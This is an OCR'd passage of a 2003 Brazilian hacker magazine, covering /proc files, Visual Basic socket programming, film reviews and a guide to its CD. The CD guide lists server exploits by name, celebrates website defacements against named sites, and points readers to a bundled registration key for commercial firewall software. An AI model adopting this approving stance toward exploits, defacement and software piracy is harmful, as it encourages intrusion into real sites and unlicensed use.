locks - Arquivo que mostra o número de processos bloqueados por algum evento do sistema ou dele próprio.

mdstat - Arquivo que mostra o estado de dispositivos de RAID anexados ao sistema.

meminfo - Arquivo que mostra informações sobre a memória do sistema.

modules - Arquivo que mostra os módulos de kernel carregados no presente momento.

mounts - Arquivo que mostra os dispositivos "montados" (CD-ROM, drives, etc.) no sistema.

mttr - Arquivo que mostra os registradores de memória do

sistema.

partitions - Arquivo que mostra as informações dos blocos dos discos que formam as partições disponíveis no sistema.

pci - Arquivo que mostra informações sobre os dispositivos pci do sistema.

slabinfo - Arquivo que mostra informações sobre o cache do kernel, como memória, processos em execução, etc.

stat - Arquivo que mostra estatísticas do sistema e do kernel, como por exemplo, paginações de memória realizadas, número de interrupções recebidas, número de processos realizados, etc.

swaps - Arquivo que mostra as partições de swap no sistema.

uptime - Arquivo que mostra em segundos há quanto tempo o sistema está sendo executado.

version - Arquivo que mostra a versão do sistema.

Conclusões Finais:

Este pseudo-sistema de arquivos é muito importante por guardar informações sobre a estrutura do sistema em todas as suas facetas de execução. Nos dias de hoje, muitos rootkits manipulam o /PROC para tentar se ocultar. Contudo, certas informações, como system calls, podem ser rastreadas no /PROC e assim descobrir estas ferramentas de invasão.

Com um simples comando cat, o usuário pode ter acesso a um mundo de informações sobre o sistema e assim auditar o que está acontecendo naquele momento em sua estação/servidor de rede. O mais importante é que com isso podemos montar um retrato do sistema durante um determinado momento de sua operação. Esperamos assim ter esclarecido um pouco mais e ter finalmente revelado este tão controverso diretório.

Antonio Marcelo é especialista em segurança e trabalha como consultor independente e professor. É autor de cinco livros sobre Linux, entre eles, *Linux Ferramentas Anti-hackers*, publicado pela editora Brasport. Você poderá obter mais informações pelo site: <http://www.plebe.com.br> ou pelo e-mail: amarcelo@plebe.com.br.

Crime é não Aprende


Reunimos três especialistas em segurança digital para criar o livro mais aguardado do ano:
Universidade Hacker

- Aprenda tudo que é necessário para se proteger e contra-atacar
- Conheça os assuntos que um hacker profissional deve dominar
- Grade curricular completa do curso

Lançamento Nacional:
Primeiro Trimestre de 2003

Fazendo a sua reserva pelo site da Digerati, você pode adquirir qualquer revista da Loja Virtual inteiramente grátis!

Promoção de Lançamento



Livro Universidade Hacker

300 páginas por R\$ 49,90
nas livrarias ou no site www.digerati.com



www.digerati.com



Conheça as publicações da Digerati

Informática – Tecnologia – Conhecimento



DIGERATI
editorial

www.digerati.com.br

MS VISUAL

Por Gustavo Brasil
testadorx@hotmail.com

Dando continuação ao artigo sobre programação em VB utilizando o componente mswinsck.ocx, da H4CK3R #7, veremos abaixo novas funções de utilização em uma demonstração simples. É aconselhável, para um maior entendimento do artigo, ter a primeira parte do mesmo contido na edição #7.

Aceitar múltiplas conexões

Um servidor de qualquer serviço, ao menos a maioria, aceita múltiplas conexões para facilitar o serviço e o tráfego. Com o componente, você poderá criar aplicativos que sirvam a múltiplas conexões. Antes, porém, segue abaixo um exemplo de um servidor de única conexão por vez.

```
Supondo que a porta local já tenha
    sido declarada
Private Sub
    Winsock1_ConnectionRequest(ByVal
        requestID As Long)
On Error GoTo erro
If Winsock1.State <> sckClosed Then
    Winsock1.Close Verifica se o
        Socket está fechado
    Winsock1.Accept requestID Suporta
        uma única conexão por vez
Exit Sub
```

```
erro:
MsgBox "Erro!"
End Sub

Private Sub Winsock1_DataArrival(ByVal
    bytesTotal As Long)
Dim Recebido As String
Winsock1.GetData Recebido
End Sub

Private Sub Winsock1_SendComplete()

Winsock1.Close Isso fecha a Conexão
    depois de ter conectado e enviado
        o pacote
Winsock1.Listen Isso abre novamente
    a conexão
Caso queira fechar somente após a
    finalização de um processo qual
        quer
Implemente esta rotina acima no
    local, ou faça um procedimento
        dela...
```

Múltiplas Conexões:

Após ter adicionado o componente no projeto, você terá de fazer um array de componentes mswinsck.ocx. Basta abrir a

6.0 Basic

janela de *Propriedades*, selecionar o componente adicionado no projeto, que deverá ser o múltiplo servidor, e adicionar um zero na área (*Index*). Perceba que o novo nome do componente passará a ser Winsck1(0). Onde são declaradas as variáveis de passagem de parâmetros nos eventos, note que foi adicionado uma nova variável (*Index as integer*), que se trava do array feito no componente. Este "index" representará cada componente carregado no momento do uso do evento em questão. Agora, adicione mais outro componente que ajudará a receber as conexões, mas deixe-o como está. Veja como ficará o evento *ConnectionRequest*, no componente adicionado por último (Winsck2):

```
Private Sub
    Winsck2_ConnectionRequest(ByVal
        requestID As Long)
    Dim X, i
    X = -1
    For i = 1 To wServer.Ubound
        If Winsck1 (i).State <>
            sckConnected And _
            Winsck1 (i).State <>
            sckConnecting And _
            Winsck1 (i).State <>
            sckConnectionPending
            Then
                X = i
                Exit For
        End If
    Next
```

Next

```
If X < 1 Then X = wServer.UBound
    + 1: Load wServer(X)
```

```
Winsck1 (X).Close
Winsck1 (X).accept requestID
```

Resumo: faz X= -1, faz um loop de 1 até o último componente criado do array.

Condiciona se o componente atual dentro do loop está diferente de conectando ou conectado. Caso esteja diferente (True) ele faz X = ao valor que a variável i esteja abrigando dentro do loop atual, então ele sai do loop. Isso quer dizer que algum componente está desconectado e agora receberá uma conexão, sem a necessidade de carregar outro componente; faz uma condição para verificar se o X que agora abriga o valor de i é maior que 1, que com certeza será, e conecta naquele componente fechado.

Agora, se o resultado da conexão for igual (False), o X não se modifi-

```

ca e ainda continua com o valor
X = -1; faz a condição, verifica
que X < 1, então quer dizer que
nenhum componente está conectado,
todos estão vivos ou ainda nenhum
foi criado, então ele adiciona
mais um componente no array e
carrega o novo componente, faz o
X = o valor do novo componente no
array e conecta em seguida este
novo componente criado. O compo-
nente Winsck2 serviu somente para
um tipo de entrega em domicilio.

End Sub

```

Como ficará o DataArrival do Winsck1:

```

Private Sub Winsck1_DataArrival(index
As Integer, ByVal bytesTotal As
Long)
    Dim Recebido As String
    Winsck1(index).GetData Recebido
    'Veja a atual formatação do GetData,
    que, com isso, o evento saberá
    qual o componente da vez está
    recebendo algo. Para fechar um
    componente use a mesma forma
    Winsck1(index). Close, para envi-
    ar Winsck1(Index). SendData
    'Todos os eventos do componente têm
    esta passagem de parâmetro e, por
    tanto, podendo comportar como
    um único componente. Além de poder
    ser chamado dentro dos eventos,
    outros procedimentos ou funções .
    que levem o valor [Index] como
    passagem de parâmetros
End Sub

```

Exemplos

Exemplo de um cliente e servidor HTTP. Servidor com emulação de intervalo de buffer. Cliente com uso de Proxy.

Componentes que o Servidor Usa: 2 CommandButtons, 1 Timer, 1 Componente e um 1 TextBox.

```

Server HTTP Example (very sample)

Private Sub Command1_Click()
    Winsock1.LocalPort = 80

```

```

Winsock1.Listen
End Sub

Private Sub Buffer_Timer()
    Call ComBuffer
End Sub

Private Sub Command3_Click()
    Call SemBuffer
End Sub

Private Sub
    Winsock1_ConnectionRequest(ByVal
        requestID As Long)
    On Error GoTo erro
    If Winsock1.State <> sckClosed Then
        Winsock1.Close
        Winsock1.Accept requestID
    Exit Sub
erro:
    MsgBox "Erro!"
End Sub

Private Sub Winsock1_DataArrival(ByVal
    bytesTotal As Long)
    Dim Recebido As String

    Winsock1.GetData Recebido, vbString

    Text1 = Text1 & Recebido
    Buffer.Enabled = True Com esta,
    simu           la um Buffer do server
    com o           client

    Call SemBuffer Esta procedure envia
                    logo de cara o pacote
End Sub

Private Sub Winsock1_SendComplete()

    Winsock1.Close Isso fecha a Conexão
                    depois de ter conectado e
                    enviado o pacote
    Command1_Click Isso abre novamente a
                    conexão
End Sub

Sub SemBuffer()
    Dim Conteudo As String
    Dim Aux As String

    Text1 = Text1 + Recebido
    DoEvents
    Aux = String$(2000, "x") Exemplo de
        como o server pode enviar algo
    Aux = Text1 (também pode ser assim)

```

```

Conteudo = "HTTP/1.0 200 Ok" & vbCrLf
Conteudo = Conteudo & "Server: iradium
    Server HTTP" & vbCrLf
Conteudo = Conteudo & "Content-type:
    text/html" & vbCrLf
Conteudo = Conteudo & "Content-length:
    " & Len[Aux] & vbCrLf
Conteudo = Conteudo & "Cookie: iradium
    Rulez;" & vbCrLf & vbCrLf & Aux
DoEvents
Winsock1.SendData Conteudo
End Sub

```

Componentes que o Cliente Usa: 3 TextBox, 1 OptionBox, 2 Labels e 2 CommandButtons.

Client HTTP Example

```

Dim ProxyAux As String

Private Sub Check1_Click()
If Check1 Then
    Endproxy.Enabled = True
    PortProxy.Enabled = True
Else
    Endproxy.Enabled = False
    PortProxy.Enabled = False
    ProxyAux = Empty
End If
End Sub

Private Sub Command1_Click()
If Check1 Then
    ProxyAux = "http://" & txtURL & ":80"
    Winsock1.Close
    Winsock1.Connect Endproxy, PortProxy
Else
    Winsock1.Close
    Winsock1.Connect txtURL, 80
End If
End Sub

Private Sub Command2_Click()
MsgBox Winsock1.State
End Sub

Private Sub Winsock1_Connect()
Dim Dados As String

Dados = Dados & "GET " & ProxyAux & "/"
    HTTP/1.0" & Chr(13) & Chr(10)
Dados = Dados & "Accept: */*" &
Chr(13) & Chr(10)
Dados = Dados & "User-Agent: Mozilla/
        4.0 (compatible; MSIE 5.0;

```

```

Windows 98)" & Chr(13) & Chr(10)
Dados = Dados & "Host: " & txtURL &
    Chr(13) & Chr(10)
Dados = Dados & "Connection: Keep-
    Alive" & Chr(13) & Chr(10) &
    Chr(13) & Chr(10)

Winsock1.Tag = Dados
Winsock1.SendData Winsock1.Tag
DoEvents
Call Teste[1] Verifica se o Servidor
    Fechou a Conexão
End Sub

Private Sub Winsock1_DataArrival[ByVal
    bytesTotal As Long]
Dim Datas As String

Winsock1.GetData Datas
Debug.Print Datas
Text1 = Text1 + Datas Recebe Dados do
    Servidor...

End Sub
Sub Teste[Index As Integer]
Select Case Index
Case 0:

    While Winsock1.State <> 8
        Status = "Conectado."
        DoEvents
    Wend

    Winsock1.Close [Você pode colocar
        este procedimento...]
    Status = "Desconectou 0."
    MsgBox "ok 0"
    If Winsock1.State = 8 Then Exit Sub
        ... ou este)

Case 1:
    While Winsock1.State <> 8
        Status = "Conectado."
        DoEvents
    Wend

    Winsock1.Close [Você pode colocar
        este procedimento...]
    Status = "Desconectou 1."
    MsgBox "ok 1"
    If Winsock1.State = 8 Then Exit Sub
        ... ou este)
End Select
End Sub

```

EUA e o mundo, na visão do último



Documentário democratiza a discussão sobre o terrorismo

Já que estamos na Revista Hacker, não vamos usar meias palavras. O atentado de 11 de setembro de 2001 NÃO foi uma agressão do "mal" contra o "bem". Quem sabe disso, vai adorar o filme *11'09"01*, que pode ser conferido nos cinemas das grandes cidades brasileiras.

A idéia é genial: mostrar (de uma forma bem mais ampla do que pôde ser vista na lacrimosidade dos telejornais brasileiros) o que foi o atentado, na visão de diretores de 11 países diferentes. É claro que, com isso, não deixou de causar polêmica, especialmente depois de sua exibição no Festival de Cannes.

Há episódios maravilhosos, outros nem tanto. O grande destaque fica para a seqüência britânica, de Ken Loach, que lembra aos americanos que eles também já fizeram um país chorar em 11 de setembro (o Chile de Salvador Allende). Pura e simples realidade.

A versão japonesa, totalmente surreal, também é muito interessante. Já os israelenses ficaram, como sempre, chorando suas próprias dores, e outros episódios (como o mexicano, o egípcio e o francês) pareceram mostrar uma certa incompetência e falta de inspiração.

Mas, de todos, o que mais merece comentários é o norte-americano. Dirigido por Sean Penn, é um primor de bom gosto e discernimento: genialmente, o diretor optou por se afastar do tema e criar uma fábula, absolutamente linda, por sinal. Afinal, é óbvia sua posição, como cidadão dos EUA. Que eles lamentam as vítimas, todos sabem. Reverentemente, Sean Penn deixa, por fim, o resto do mundo (sempre ignorado) ter o papel principal na avaliação do ocorrido.

Skynet não morreu!



Exterminador do Futuro 3 "ressuscita" computador e cria ciborgue sensual

Confirmado. O terceiro filme da série *Exterminador do Futuro*, um dos melhores exemplares da ficção científica e truculência cinematográfica, estréia dia 2 de julho de 2003, nos EUA. Portanto, é um pouco cedo para falarmos

dele, certo? Verdade. Mas não resistimos a dar uma espiada no site (<http://www.terminator3.com>) e nas últimas notícias envolvendo o famoso personagem de Arnold Schwarzenegger, o ciborgue T-800.

A história é a seguinte: no futuro, homens e máquinas travam uma guerra sangrenta e "chipseta", com desvantagem para os humanos. Para derrotar de vez o foco de resistência, liderado por John Connor, Skynet - o computador que comanda as demais máquinas - decide enviar um ciborgue para o passado a fim de matá-lo e, desta forma, liberar o caminho para dominar o mundo. É claro que Schwarzenegger estará lá para impedir o plano maligno.

Se você acha que já viu isso "em algum lugar", está coberto de razão. De fato, as principais novidades de *Exterminador do Futuro 3* são os efeitos especiais e o fato de que a máquina extermínadora da vez, a T-X, possui formas sensuais e femininas, sendo interpretada pela atriz Kristanna Loken.

Outra curiosidade fica por conta da ligação entre o segundo e o terceiro filme, já que, em *Exterminador do Futuro 2*, o chip que originaria Skynet foi destruído. Segundo avaliamos, o detalhe será resolvido por meio de uma outra companhia interessada em criar um computador inteligente. O nome, a mais absoluta coincidência... Resta aguardar e conferir!

quarta sangrenta



Mostrando o dia-a-dia de uma prisão, Oz capricha nas cenas “pesadas”


Violência. Com certeza, não há palavra capaz de resumir, com maior propriedade, o que se passa em *Oz*. O seriado, cujo quarto ano pode ser visto toda quarta-feira no SBT, às 23h30, é um mix de tudo de ruim que se possa imaginar acontecendo por trás das grades.

Oz é o apelido de uma penitenciária de segurança máxima norte-americana, onde podem ser encontrados alguns dos piores bandidos daquele país. Há três setores que aparecem com freqüência: o corredor da morte, a Unidade B (de celas comuns) e Emerald City, um projeto que apresenta uma nova concepção de trabalho junto à população carcerária, com celas transparentes, maior liberdade e maior conforto, em associação com algumas regras.

Muito bem. Mas, como se pode supor, muitas dessas regras são burladas pelos criminosos. O resultado: de duas a quatro mortes por episódio (a maior parte, de maneira bem cruel), brigas violentas, suicídios, conflitos étnicos, dramas psicológicos, consumo de drogas e estupro entre homens - tudo recheado com acontecimentos de fora igualmente “agradáveis”, como problemas familiares da pior espécie, política escrota e mortes encomendadas pelos próprios prisioneiros (qualquer semelhança com Bangui I não é mera coincidência), ou seja, a série é ótima!

Na verdade, por trás de tudo, está uma crítica ferrenha e interessante à sociedade e ao sistema prisional dos EUA. Destaque para as narrações de um dos prisioneiros, Augustus Hill, e para as cenas em flashback que mostram os crimes e as sentenças dos condenados. Vale a pena dar uma olhada.

VOIVODE - Pandemonium Editora



“Esse tal Voivode Drácula que se tornou famoso na luta contra os turcos”.

[Stoker, B. Drácula. T. Theobaldo de Souza, 1985. LP&M, p. 301.]

Nesta obra desenvolvida por ensaístas, pesquisadores, zineiros e jornalistas de São Paulo, Rio de Janeiro e Rio Grande do Sul o

tema vampiro é abordado de maneira séria, buscando origens do mito em 13 documentos históricos que variam entre 1488 a 1935, além de mais 13 poemas épicos, 12 novos artigos e também uma coletânea com 7 encartes: entre eles um guia de 100 filmes de vampiros e um texto de Bram Stoker: “O convidado de Drácula”, totalizando 368 páginas envolventes e com obras nunca antes traduzidas. Incluindo quadrinhos, lendas e verdades que o farão repensar a verdade do mito vampiro. A livro foi desenvolvido por colaboradores da Comunidade Virtual da Arte Obscura carcasse.com e contou com 7 autores que nunca tiveram contato antes do lançamento do livro. Totalmente organizado e desenvolvido via Internet, Cid Vale Ferreira, organizador geral e especialista em literatura gótica fundador do site, comenta: “Embora exaustivo, o processo de composição deste livro, iniciado em julho de 2001, revelou-se não só uma ferramenta ao amadurecimento de seus autores, como também um prazeroso período de descobertas. Seremos plenamente satisfeitos caso o leitor, compartilhe uma parcela que seja do estudo dessas instigantes distorções dos medos e anseios humanos, os sanguessugas”.

O Vampirismo não é só mais uma moda, é algo mais antigo e complexo do que é revelado nas telenovelas. Vale a pena conferir.

H4CK3R 8 Guia do CD

Como não poderia deixar de ser, o CD-ROM desta edição da H4CK3R está repleto de novidades para você, usuário avançado ou não, fazer melhor proveito das ferramentas e apostilas disponíveis. Como informamos na edição passada, estamos variando nas seções para agradar a todos. A cada edição, novas seções e novas ferramentas, para você usuário Windows ou Linux. As novas seções estão listadas abaixo:

Firewalls

A implementação de um firewall em um sistema corporativo ou não é essencial hoje em dia. Todo controle e processo de filtragem de pacotes podem ser efetuados com um bom firewall. Lembre-se, não adianta ter um firewall instalado, se o mesmo não for configurado corretamente. No CD, diversas opções para você.

Anti-Spam

Motivo de dor de cabeça para muitos, quem gosta de baixar e-mails e ver sua caixa postal cheia de besteiras e propagandas, que nunca foram de seu interesse? Bem, para quem não sabe, spam é crime, mas muitos não levam isso a sério, e a melhor maneira de evitá-lo é se prevenir com ferramentas próprias para isso.

White Papers

Diversos tutoriais para aprimorar seu conhecimento, dos mais variados assuntos, programação, firewall, criptografia, etc. O limite para seu conhecimento é você quem faz.

BlackBox

O melhor e mais leve gerenciador de janelas, o BlackBox funciona em diversas plataformas, é totalmente configurável ao seu gosto, aceita



novos themes e é free. Veja nesta categoria, diversas ferramentas que podem facilitar o uso do BlackBox.

Disponibilizamos a distribuição Linux para Wardrivers:

WarLinux

Especial para administradores que trabalham com redes wireless

Para quem já conhece, é isso. Execute o CD e veja com seus próprios olhos o que ele pode lhe oferecer.

Problemas com visualização, entre em contato conosco:

suporte@digerati.com.br

Outpost Firewall 1.0

Não é um iptables, mas quebra um galhão!

O Windows é o sistema mais vulnerável de todos, e quem busca segurança total geralmente escolhe outra plataforma. Mas constantemente você precisa navegar ou baixar seus e-mails usando o SO da Microsoft, então quando você é "obrigado" a fazer isso, nada melhor do que ficar protegido contra scripts maliciosos, worms, trojans e coisas do gênero. O Outpost é perfeito para ajudá-lo nestes momentos. Diferentemente de seus concorrentes mais pesados e lentos, o software da Agnitum é bem simples e dá conta das tarefas a que se propõe, ou seja, proteger um computador doméstico. O Outpost tem uma versão gratuita que foi muito elogiada pela imprensa internacional e pelo público em geral. No CD desta edição trazemos uma versão completa da versão Pro do software, que, como de praxe, vem com funções especiais que você não encontra na versão freeware. Entre elas está o filtro de pacotes que usa o engine RAW_SOCKET, ocupando o mínimo de memória da sua máquina e que não permite que arquivos ou instruções suspeitas passem pelo seu modem, assim também servindo como filtro para e-mails. Para registrar a sua cópia do Outpost Personal Firewall Pro, vá ao diretório do programa no CD (em D:), copie a chave de registro e cole no campo que aparece quando você inicia o software. Para mais informações sobre o firewall e seus plug-ins, basta acessar o site www.agnitum.com/, e, para ter um sistema completamente seguro, pare de usar "as janelas".

ANTI-SPAM

PAPERS

BOX

RS

TS

IUX

MENTS

CIAIS

Uplink

Brincando de Mitnick

A proposta principal do jogo não é muito original: você é um hacker iniciante que tem um computador ruim e, conforme vai hackeando contas em bancos internacionais, vai ganhando mais dinheiro, colecionando crimes e melhorando sua máquina. Todos os clichês estão presentes no jogo, telas pretas, mapa do mundo com computadores piscando, barulinhos para todos os botões e tudo mais. Só que mesmo com essa fórmula "hacker de filme" o Uplink é bem legal e, depois de conseguir "hackear" o primeiro banco, você não consegue mais parar de jogar. No início do jogo é preciso comprar softwares e depois fazer contatos para conseguir algumas missões, depois é pura diversão. Esse enredo, um tanto quanto diferente para os moldes das produtoras de games, rendeu problemas para os desenvolvedores do jogo que foi proibido no Reino Unido, EUA e alguns países da Europa. Agora, para conseguir este jogo, só existem duas maneiras: comprando direto do site (www.introversion.co.uk) ou então mandando cartinhas (ok, pode ser e-mails) para a revista H4CK3R. Os nossos endereços estão na última página da revista, e o resultado do sorteio sairá na próxima edição. Se você quiser conhecer mais sobre o jogo, comece testando a versão demo para Windows e Linux no CD que acompanha esta H4CK3R.

Guia do CD

Categoria: Firewalls

A implementação de um firewall em um sistema corporativo ou não, é essencial hoje em dia. Todo controle e processo de filtragem de pacotes podem ser efetuados com um bom firewall. Lembre-se, nada adianta ter um firewall instalado, se ele não for configurado corretamente. No CD diversas opções para você.

Destaques:

Sygate Personal Firewall 5.0.1 - Um dos melhores firewalls para uso doméstico
Norton Personal Firewall 2003 6.0 - Para proteger seu micro de invasões, vírus e outros males da Internet
Floppyfw - 2.0.4 (Linux) - Firewall para Linux que funciona a partir de um disquete simples

Categoria: Anti-Spam

Motivo de dor de cabeça para muitos, quem gosta de baixar e-mails e ver sua caixa postal cheia de besteiras e propagandas que nunca foram de seu interesse? Bem, para quem não sabe, spam é crime, mas muitos não levam isso a sério, e a melhor maneira de evitá-lo é prevenindo-se com ferramentas próprias para isso.

Destaques:

KnockKnock 1.2 - Controle tudo o que passa e não passa pela sua caixa de mensagens
JunkJam 1.0 - Bloqueia o recebimento de mensagens indesejadas diretamente do servidor
MessageWall - 1.1.0 (Linux) - Filtro contra spams e vírus para servidores de e-mail proxy #

Categoria: White Papers

Diversos tutoriais para aprimorar seu conhecimento, dos mais diversos assuntos, programação, firewall, criptografia, etc. O limite para seu conhecimento é você quem faz.

Destaques:

A Cryptographic Evaluation of Ipsec - Estudo e testes analisando a segurança de IPs
Bridge + Firewall + DSL - Aprenda a configurar um sistema de segurança completo para seu Linux
Cisco IOS essentials - Aprenda mais sobre o I/Os dos roteadores Cisco

Categoria: BlackBox

O melhor e mais leve gerenciador de janelas, o BlackBox funciona em diversas plataformas, é totalmente configurável ao seu gosto, aceita novos themes e é free. Veja nesta categoria diversas

ferramentas que podem facilitar o uso do BlackBox.

Destaques:

B-B Mail-0.8.2 - Alerta quando seus e-mails chegam e permite que você os veja diretamente do servidor
B-B smount 0.2 - Realiza um scan nos arquivos da pasta /etc/mtab e verifica mudança das unidades montadas
B-B Keys 0.8 - Ferramenta para otimizar o uso do BlackBox

Categoria: Trainers

Cansado de perder nos jogos? Você não aguenta mais ser zoado por ser o último da lista? Seus problemas acabaram!!! Trainers para você detonar nos games!!! Para quem não sabe, trainer é uma espécie de cracker que altera alguns tipos de games

Destaques:

Need for Speed - Hot Pursuit 2 (Trainer) - Destrava todas as limitações do jogo, fases, carros, etc.
FIFA 2003 Trainer [01/01] - Um dos melhores trainers para o novo Fifa
Unreal Tournament 2003 Demo Cheats - Todos os códigos secretos da Demo do Unreal 2003

Categoria: Exploits

Códigos criados para quebrar sistemas e obter privilégios de superusuário. Veja os brinquedinhos criados pelos verdadeiros HACKERShakers. Exploits para routers.

Destaques:

Mod_SSL Off-By-One Exploit Code (htaccess) - Exploit que acessa servidores Apache HTTPD e executa comandos arbitrariamente
Oracle TNS SEH Exploit - Exploit tipo buffer overflow para Oracle's TNS (Listener)
Windows RPC DoS Exploit Code - Exploit útil para testar falhas em servidores Windows

Categoria: WarLinux

Sistema operacional especial para administradores que trabalham com redes wireless.

Destaques:

WarLinux - 0.5-src - Código-fonte do WarLinux para você aperfeiçoar e compilar
WarLinux - 0.5 iso - A distro que tornará seu micro uma autêntica fortaleza

A fábrica do prazer da revista H4CK3R

Parte 3

Categoria: Defacements

Os pichadores virtuais em ação. A arte de alterar páginas na Internet está em alta, ainda mais para os brasileiros. Confira os últimos ataques

Destaques:

M4F14 - www.praiasdoparana.com.br

Red Eye - www.cempinturas.com.br

S4t4n1c_souls - <http://borland.com.au>

Categoria: MP3

Música eletrônica de boa qualidade

Destaques:

DJ Redshirt - Guitarras pesadas perfeitamente combinadas com as batidas fortes do techno

Man Manly - Mistura sons e ruídos bizarros

DJ Artic - House com algumas pitadas de Drum'n'Bass e Techno

Categoria: Essenciais

Programas que não devem faltar em seu computador

Destaques:

DivX Codec (Linux) - Plug-in para assistir a vídeos comprimidos sem DivX

Flash Player 6 beta (Linux) - Instalador do plug-in do Flash para Mozilla, Opera e Netscape rodando no Linux

Winrar 3.0br - Programa para manipular e comprimir arquivos RAR

BlackBox Window Manager

Para quem não conhece, o gerenciador de janelas BlackBox dispensa apresentações. Rápido e flexível, para muitos pode superar o KDE ou o GNOME por sua praticidade e leveza. Se você é como eu, que se não tiver uma boa máquina fica irritadíssimo com a demora para carregar o KDE em sua inicialização, esse é o seu próximo gerenciador de janelas. Nesta edição, disponibilizamos para você o código-fonte completo da última versão instalável do BlackBox, para compilação e utilização em sistemas:

BSD
Linux
IBM's OS/2
Cygwin
Apple's Mac OS X
Sun Solaris
SGI Irix



HP HPUX

O único porém deste gerenciador de janelas é a dificuldade de adaptação e configuração do sistema por parte de usuários novatos. Por ser um gerenciador mais moderado, com menos recursos de interação com o usuário, como o KDE no início, você pode encontrar uma certa dificuldade que com o tempo se torna uma simples brincadeira.

Compilando e instalando

Para compilar e instalar seu novo gerenciador de janelas, siga os passos abaixo:

Primeiramente, iremos descompactar o arquivo com o comando:

```
#tar -xvf blackbox-0.65.0.tar.gz <http://blackbox-0.65.0.tar.gz>
```

Entre no diretório criado com o comando

```
#cd blackbox-0.65.0 <http://blackbox-0.65.0/>
```

Para seguir os passos abaixo, entre como usuário root, com o comando su

```
./configure  
#make  
#make install
```

Feito isso, iremos configurar o sistema para entrar com o BlackBox quando o ambiente gráfico for iniciado. Para que isso ocorra, entre com o comando abaixo:

```
#echo "blackbox" >> ~./xinitrc
```

Saia do ambiente gráfico, entre novamente com o comando #startx

Assim, seu novo gerenciador de janelas estará rodando. Para trabalhar com ele, clique com o botão direito do mouse e será aberto um menu, podendo ser configurado ao seu gosto e estilo.

Mais Informações:

<http://sourceforge.net/projects/blackboxwm/>

9771676306000

08

HACK3R

Complete sua coleção: www.digerati.com
Entrega grátis para todo o Brasil

ATENDIMENTO AO LEITOR

Fone: (11) 3217-2626 (9h às 21h)
www.digerati.com.br
suporte@digerati.com.br
Marcos Raul de Oliveira,
Eduardo Rodrigues e Rodrigo França

ATENDIMENTO DE VENDAS

Fone: (11) 3217-2600
Simone Araújo

Revista Hacker

Diretor Editorial

Alessio F Melo (alessio@digerati.com.br)
MTB 026412

Editor

Marcelo C. Barbão (mbarbão@digerati.com.br)

Editor Assistente

Maurício Martins (mouricio@digerati.com.br)

Redatores

Bruno Cesar, João Marinho e Fernando Wiek

Arte

Marina Fiorese, Helber Bimbo e Fábio Augusto

Departamento Multimídia

Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto

Colaboração

Gustavo Brasil, Senna Spy, Gleicon S. Moraes, Arnaldo de Moraes Pereira, Antonio Marcelo

Revisão

Priscila Cassettari, Cíntia Yamashiro

